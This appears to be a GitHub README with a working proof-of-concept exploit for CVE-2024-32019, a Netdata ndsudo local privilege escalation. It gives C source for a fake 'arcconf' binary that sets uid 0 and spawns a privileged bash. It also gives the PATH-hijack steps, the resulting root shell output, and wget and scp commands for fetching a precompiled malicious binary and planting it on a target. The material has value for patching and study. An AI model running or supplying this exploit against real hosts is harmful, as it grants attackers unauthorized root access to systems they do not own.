 juanbelin/cve-2024-32019-poc
Netdata ndsudo local privilage escalation workflow and POC (CVE-2024-32019)

Netdata ndsudo local privilage escalation workflow and POC (CVE-2024-32019)
[!TIP] Please read
Netdata is a tool that provides apps and systems monitoring, it runs at port 19999, easy to find:
test@test:~$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State

tcp        0      0 127.0.0.1:19999         0.0.0.0:*               LISTEN

This vulnerability (CVE-2024-32019) affects the next versions: >= v1.45.0, < v1.45.3, >= v1.44.0-60, < v1.45.0-169. We can make a petition in order to know the version en the Header Reponse:
The exploit occurs by leverage a PATH Hijacking of one of their plugins, ndsudo which is often located in /opt/netdata/usr/libexec/netdata/ and which has SUID.
test@test:~$ find / -name ndsudo 2> /dev/null
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo

We can see what we can do using --help
$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo --help

ndsudo

(C) Netdata Inc.

A helper to allow Netdata run privileged commands.

  --test
    print the generated command that will be run, without running it.

  --help
    print this message.

The following commands are supported:

- Command    : nvme-list
  Executables: nvme
  Parameters : list --output-format=json

- Command    : nvme-smart-log
  Executables: nvme
  Parameters : smart-log {{device}} --output-format=json

- Command    : megacli-disk-info
  Executables: megacli MegaCli
  Parameters : -LDPDInfo -aAll -NoLog

- Command    : megacli-battery-info
  Executables: megacli MegaCli
  Parameters : -AdpBbuCmd -aAll -NoLog

- Command    : arcconf-ld-info
  Executables: arcconf
  Parameters : GETCONFIG 1 LD

- Command    : arcconf-pd-info
  Executables: arcconf
  Parameters : GETCONFIG 1 PD

The program searches for executables in the system path.

Variables given as {{variable}} are expected on the command line as:
  --variable VALUE

VALUE can include space, A-Z, a-z, 0-9, _, -, /, and .
test@test:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo arcconf-ld-info
arcconf : not available in PATH.
As we can see, since the script contains several commands to choose that will look for an executable, we can leverage this in order to make our own executable named as one of the executables within a path we can add to the PATH environment variable.

Netdata use C, in consequence, we have to make our script in C and compile it.
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", "-p", NULL);
    perror("execl");
    return 1;
}
gcc arcconf.c -o arcconf
Then as previously discussed, we add the script's path to the $PATH
test@test:/tmp$ PATH=/tmp:$PATH
Finally we simply execute the command that is pointing to our malicious executable (arcconf-pd-info -> arcconf ) and it is going to give us a privilege shell
test@test:/tmp$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo arcconf-pd-info
root@editor:/tmp# whoami
root
You can download the already compiled C malicious script that will give you a bash as root as mentioned in the example above:
wget https://github.com/juanbelin/CVE-2024-32019-POC/raw/refs/heads/main/arcconf
mv arcconf /tmp #If your target has Internet connectivity

scp ./arcconf test@test:/tmp/arcconf #If your target does not have Internet connectivity
PATH=:/temp:$PATH
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo arcconf-ld-info #The ndsudo path may change
